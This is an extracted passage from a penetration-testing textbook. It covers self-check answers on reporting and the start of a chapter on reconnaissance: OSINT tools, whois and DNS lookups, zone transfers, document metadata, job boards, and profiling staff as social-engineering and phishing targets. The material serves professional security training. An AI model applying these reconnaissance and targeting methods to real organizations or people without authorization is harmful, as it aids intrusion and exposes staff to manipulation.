Case Project 4-2: Suggesting Controls for Remediating Security Issues

Time Required: 45 minutes
Objective: Summarize results and suggestions in the Findings and Remediation section of a penetration-testing report.
Description: Using the information you noted in Case Project 4-1 for Veidt Enterprises, add content to the Findings and Remediation section of the penetration-testing report. Suggest technical controls that can be used to help mitigate the security issues outlined in your findings. If the information you noted in Case Project 4-1 already revealed the technical solutions, you can include that information but expand on it slightly.

Solutions to Self-Check Questions

Collaboration and Communication

1. Pen-testing results should only be communicated to the client after all pen-testing activities are completed.

   Answer: b

   Explanation: Communication between client and pen testers should occur throughout the pen-testing process.

2. Communication is only initiated by the pen tester, never by the client.

   Answer: b

   Explanation: The client may initiate communication for a number of reasons including alerting the pen testers that their activities are impacting business operation and alerting the pen testers of an upcoming event (such as maintenance downtime for servers) that may impact pen testing.

Communicating Findings and Recommending Remediation

3. What type of authentication uses something you know with something you have and something you are?

   Answer: b

   Explanation: MFA uses multiple types (factors) of authentication so that authentication is more secure. The factors are something you know, something you are, and something you have.

4. If a system sends you a code that you can use to authenticate, what is that code called?

   Answer: d

   Explanation: An OTP is a code sent to an MFA application or device that expires in a short period of time and can only be used once.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Writing a Pen-Test Report

5. Pen testers can keep the results of a pen-testing engagement as long as they are stored securely.
   Answer: b
   Explanation: Pen testers should destroy all pen-testing results (including their copy of the penetration-testing report) by the date and time indicated in the statement of work.

6. A penetration-testing engagement is not complete until the client signs off.
   Answer: a
   Explanation: When a client signs off on a penetration-testing engagement, they are agreeing that all requirements in the statement of work have been met and the engagement is complete. Without sign-off, the engagement is not formally completed.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 5

Reconnaissance and Enumeration

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Apply passive reconnaissance techniques.
2. Apply active reconnaissance techniques.
3. Analyze the results of reconnaissance.
4. Use active and passive reconnaissance tools.

Get Real Whois is a widely used service that allows you to gather information about a domain name, including the DNS servers responsible for the domain and Internet domain name registration information. This information is valuable to anyone looking for details about your systems, including threat actors. At one time, domain information provided by the Whois service included the names, phone numbers, and email addresses of technical contacts. That information is now redacted and no longer provided to prevent it being used to launch social engineering attacks against those technical contacts or impersonating those contacts. One way to guard against social engineering attacks is to limit the amount of information that attackers can access about your network. Successful social engineers take advantage of that information to pose as someone familiar with an organization and its systems. Whois is an example of an open-source intelligence tool you can use to gather high-level information about an organization.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The information gathering phase of penetration testing is also known as performing reconnaissance, gathering intelligence, or footprinting. In this phase, pen testers gather the details of potential targets, which will help direct the penetration-testing process. The testers can use this information later in the exploitation phase to formulate attack strategies and attacks. Information includes high-level organizational details that can be used to identify people and processes and low-level target data such as operating systems (OSs) and applications being used.

Some intelligence gathering methods don't directly scan the target but instead gather information from other sources without alerting the target. This method is known as **passive reconnaissance**. Information gathering techniques that directly scan a target to gather information are known as **active reconnaissance**. Gathering and recording detailed information on a target by actively engaging it is called **enumeration**.

This chapter covers the methodologies and tools used for performing passive reconnaissance and active reconnaissance. The chapter also discusses how to analyze and interpret the results of reconnaissance.

Passive Reconnaissance Techniques

Certification

2.1 Given a scenario, apply information gathering techniques.

2.4 Given a scenario, use the appropriate tools for reconnaissance and enumeration.

Instead of directly engaging targets, passive reconnaissance techniques gather openly shared information from other sources. A common goal in pen testing is to not alert an organization's security team that the organization is being pen tested, and passive reconnaissance is less likely to be detected than active reconnaissance.

You can find passively sourced intelligence by searching the Internet using a variety of tools and data sources, or by accessing data sources in person, such as by visiting locations or even rummaging through an organization's trash. These open sources of information and the processes used are often referred to as **open source intelligence (OSINT)**.

The website at www.osintframework.com organizes a collection of OSINT tools into categories. At the website, you can find tools to use by clicking category nodes to expand the framework tree. Figure 5-1 shows extraction tools in the Metadata category such as **ExifTool** and **Fingerprinting Organizations with Collected Archives (FOCA)**. After opening a category, you can click the leaf nodes at the end of the branches to access the tools.

Gathering High-Level Organizational Information

The information gathered during passive reconnaissance tends to be high-level organizational information such as locations of operation, organization structures, employees, technical contacts, administrative contacts, domain and network structures, social media, public documents and metadata, and known vulnerabilities and weaknesses.

Geographic Locations and Organization Structure

Pen testers must determine the physical locations of an organization's resources. These locations can include office buildings, research and development facilities, production sites such as factories, and retail outlets. Each location contains resources (technology, processes, hardware, and people) that may need to be targeted for pen testing.

Recall that local laws and regulations may dictate what can and cannot be done during pen testing, so knowing that a location is in Germany means you must take German cyber laws into consideration before pen testing.

You can determine an organization's physical locations using the following methods:

- Check organization websites for location listings and documents.
- Find social media postings made by or about the organization.
- Research public records such as business licenses and tax information.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-1 OSINT Framework website




Table 5-1 summarizes the OSINT tools discussed in this chapter.

Table 5-1 OSINT tools

Tool name	Details
Whois	Domain ownership query tool that uses public record information
Nslookup (Windows) `dig` (Linux)	Name server lookup tools for IP address and device name searches
Fingerprinting Organization with Collected Archives (FOCA)	Open-source tool for extracting metadata from Microsoft Office documents, PDFs, and other common files
theHarvester	Search tool to find email addresses, employee names, and infrastructure details for a target organization
Shodan	Search engine for discovering vulnerable Internet of Things (IoT) devices
Maltego	Commercial product for visualizing data gathered from other OSINT tools
Recon-ng	Web reconnaissance framework for managing and organizing OSINT activities
Censys	Web-based tool for probing targets across the Internet to gather and query information
Domain Dossier	Domain ownership query tool that uses public record information

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The OSINT Framework website has a public records node that branches to resources that can help in data gathering.

After identifying physical locations, you may decide to visit these locations in person to gather more intelligence. An in-person on-site visit may reveal targets for physical security attacks such as keycard or key code secured doors, security desks, airlocked vestibules, or unsecured back doors into a facility.

A less than glamorous but sometimes fruitful intelligence gathering activity is **dumpster diving**. Dumpster diving involves checking an organization's recyclables and trash to find documents containing useful information such as organization charts, emails, network topologies, and hardware or software manuals. This discarded information may help identify targets and vulnerabilities. This is a classic example of one person's trash being another person's treasure.


If social engineering is within the scope of your pen-testing engagement, employee names and email addresses can provide you with a list of targets.

Document Metadata

Besides the actual information contained in an electronic document, you can extract other useful information from the **metadata** of the document. Metadata is data about data, such as details about a document file. Electronic documents contain metadata such as creation date, author, servers related to the document, users, email addresses, and OS. An image file's metadata might include GPS coordinates of where the picture was taken.

You can use tools such as ExifTool, Metagoofil, and FOCA to examine files for metadata. Figure 5-2 shows image file metadata revealed by ExifTool, including camera make and model. Figure 5-3 shows server-related metadata revealed by FOCA. This metadata reveals the IP addresses of servers involved in the storage, rendering, and possibly creation of the document.

Figure 5-2 Image file metadata in ExifTool




Source: ExifTool

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

You might be able to find documents that have been removed from websites by checking archival sources such as the Internet Wayback Machine (https://web.archive.org/).

Figure 5-3 Server metadata in FOCA



Source: Telefónica Tech

Technical and Administrative Contacts

People are also targets, so finding names, phone numbers, and email addresses is useful information for pen testing. Technical contacts are valuable because you might be able to query them for an organization's technical details and use that information to craft specific pen-testing attacks. You can contact technical personnel directly to ask questions or you might target them for social engineering efforts.

Administrative contacts may provide you with organizational details or access to other contacts. For example, an administrative assistant for the CEO is usually easier to access than the CEO. After you contact the assistant, you may be able to gain access to the CEO.

You can also discover technical or administrative contacts for third-party organizations that provide services to the main organization you are targeting. These third parties can often provide reconnaissance information to use in your pen-testing efforts, either via direct questioning or through social engineering. You may have heard of the SolarWinds cyber attack of 2021. In that cyber attack, organizations were compromised because SolarWinds (a third-party provider) was compromised and malware-infected software from SolarWinds made these organizations vulnerable.

The tools and resources you can use to gather contact information include company websites, social media sites (such as Facebook or X), and career sites such as LinkedIn. If a company website has links for contacting a representative or asking for more information about a product or service, click the links to solicit calls or messages from salespeople. After collecting contact information, you could target the contacts for social engineering activities such as phishing emails. The OSINT Framework website includes username and email address tools that can be used for contact information gathering, such as username search engines and email breach lists.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Job Boards

Acquiring information from job boards is a passive reconnaissance technique using open-source intelligence (OSINT). This is a passive source since you don't have to actively build it up on your own using reconnaissance tools. Instead, you search for job board sources on the Internet and analyze their content.

A job board is any Internet location that lists employment opportunities and the requirements of the job. This could be an employment or career section of the target company's website or an employment website such as Indeed. By checking these sources you can gather useful information for determining possible vulnerabilities and attack vectors to be used against the target company during pen testing. A job posting contains details such as job duties; software, systems, or hardware used; and skills the applicant needs for the position. All this information reveals details about the target company and can help determine what kinds of vulnerabilities the organization might have and how they might be exploited.

Table 5-2 outlines items that may be contained in a job posting and what actionable information that items may provide.

Table 5-2 Job posting details

Job posting item	Valuable information	Explanation
Job title	The position the company is trying to fill may indicate a security position they lack or a type of system they use that can be attacked	For example, if they are advertising for a Fortinet security engineer, they probably use Fortinet hardware which should guide you to try Fortinet hardware exploits.
Job location	The company's physical location	The location site could be tested for physical security. Knowing the location could also be useful for social engineering.
Software skills	The software the company uses	Based on the software listed, you should research known relevant software vulnerabilities for use in exploit attempts.
Operating systems	The operating system the company uses, such as Windows, Linux, Android, or other	Research known vulnerabilities in those operating systems for use in exploit attempts.
Programming skills	The programming languages the company uses or the type of programs developed	Knowing the programming languages, and how programs are developed will guide your vulnerability search (for example, containers and container exploits)
Hardware skills	Hardware systems (perhaps specialized) the company uses	Research vulnerabilities for the hardware systems mentioned such as specialized production systems used in a factory setting.

Security Bytes | In December 2020, FireEye Corporation (a well-known cybersecurity solutions company) detected that the SolarWinds Orion application had been compromised. IT administrators use Orion to monitor and manage their infrastructure. Malicious hackers had managed to access Orion software on SolarWinds' distribution servers and inject malware into the product. The malware created a backdoor that the hackers could access and use to exploit networks running the infected software. The breach compromised many businesses and governmental agencies. This type of attack is known as a "supply chain" attack because instead of directly attacking the compromised businesses and government agencies, the hackers attacked a software supplier to these businesses. Security professionals determined that a highly sophisticated group of cybercriminals were behind the SolarWinds attack. In 2021, the U.S. government stated that Russia's foreign intelligence service, known as the SVR, was responsible for the SolarWinds hack. When you learn how to use a security tool, remember that the cybercriminals are learning how to use it, too. Organizations need ethical hackers who know how to use security tools to defend against cybercriminal attacks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Social Media Scraping

Social media scraping is the process of analyzing social media platforms (such as Facebook, X, and LinkedIn) and gathering intelligence from posts on those sites. Look for useful details about people, technologies, and infrastructure. People information will lead to targets for social engineering. Technologies mentioned may indicate that the organization or person uses a specific piece of technology with vulnerabilities you can leverage. Infrastructure details may reveal hardware, OSs, or applications an organization or an employee uses. Social media may also discuss new online services the organization is providing, another target for pen testing.

Domains and Networks

You use domain information to identify and associate computing resources such as servers. Computing resources that are members of a domain belong to the organization that owns that domain. For example, the web servers at www.microsoft.com belong to Microsoft and are members of the microsoft.com domain. Microsoft also owns the outlook.com domain.

Organizations that want to own a domain must first make sure nobody else owns that domain name and then request permission from a **domain registration authority** and pay the requisite fee. A domain registration authority, also called a **domain registrar**, is an accredited organization that sells domain names. You can find a list of domain registrars and the geographic regions they support at the ICANN website (https://www.icann.org/en/contracted-parties/accredited-registrars/list-of-accredited-registrars).

You can use tools such as Amass to find out what domains are owned by a specific organization. Determining the domains that belong to an organization helps identify targets for pen testing and may also differentiate physical targets and cloud-based targets. For example, outlook.com members are all cloud based.

An essential service for accessing resources on the Internet is the **Domain Name System (DNS)**. DNS runs on computers called name servers, which can be queried to find IP addresses from computer names and vice versa. DNS helps simplify identifying and connecting to computing resources. The **Internet Assigned Numbers Authority (IANA)** is the central authority for domain registration and DNS.

To determine domain ownership and DNS information, you can use the **Whois service**, a tool that allows you to gather information about a domain name. You can query for whois information at the website whois.domaintools.com. However, the site allows you to make only a few queries before requesting that you buy a subscription. An alternative is Domain Dossier (https://centralops.net/co/DomainDossier.aspx). Domain Dossier allows you to query whois information, DNS records, and even perform service scans. Figures 5-4 and 5-5 show the whois information and DNS records for microsoft.com.

With whois and domain information, you can target name servers, mail servers (given by the MX type record in the DNS records), and technical contacts.

DNS Lookups

DNS information contains computer names and the IP addresses assigned to those computer names, making it excellent intelligence for identifying potential targets. Besides using whois lookup information, you can acquire DNS information with other tools such as Nslookup and dig.


Nslookup is a command-line tool that works in Windows, Linux, and macOS. You can use it to determine the IP address for a given computer name. Figure 5-6 shows the results of the `nslookup amazon.com` command. Multiple IP addresses are returned in this instance because Amazon uses a collection of servers to run its online business. The three IP addresses listed are distribution nodes; Amazon uses many more servers behind the scenes.

Linux has a similar command called **dig**. Figure 5-7 demonstrates using `dig` to look up DNS information for amazon.com.

Another way to acquire DNS information is through a **zone transfer**, a transfer of information from a primary name server to a secondary name server. DNS name servers sometimes perform zone transfers to share or copy DNS information. You might be able to request a zone transfer from a DNS name server and receive a copy of its information. Though most DNS name servers do not perform zone transfers to unknown requestors, some do.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-4 Domain Dossier whois information for microsoft.com



Source: Domain Dossier

Figure 5-5 Domain Dossier DNS records for microsoft.com

DNS records

DNS query for **63.148.215.104.in-addr.arpa** returned an error from the server: **NameError**

name	class	type	data	
microsoft.com	IN	A	104.215.148.63	
microsoft.com	IN	A	40.76.4.15	
microsoft.com	IN	A	40.112.72.205	
microsoft.com	IN	A	40.113.200.201	
microsoft.com	IN	A	13.77.161.179	
microsoft.com	IN	NS	ns1-205.azure-dns.com	
microsoft.com	IN	NS	ns2-205.azure-dns.net	
microsoft.com	IN	NS	ns3-205.azure-dns.org	
microsoft.com	IN	NS	ns4-205.azure-dns.info	
microsoft.com	IN	SOA	server:	ns1-205.azure-dns.com
			email:	azuredns-hostmaster@microsoft.com
			serial:	1
			refresh:	3600
			retry:	300
			expire:	2419200
			minimum ttl:	300
microsoft.com	IN	MX	preference:	10
			exchange:	microsoft-com.mail.protection.outlook.com
microsoft.com	IN	TXT	docusign=d5a3737c-c23c-4bd0-9095-d2ff621f2840	

Source: Domain Dossier

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 5-6 Result of `nslookup amazon.com` command





Figure 5-7 Using `dig` to look up amazon.com DNS information



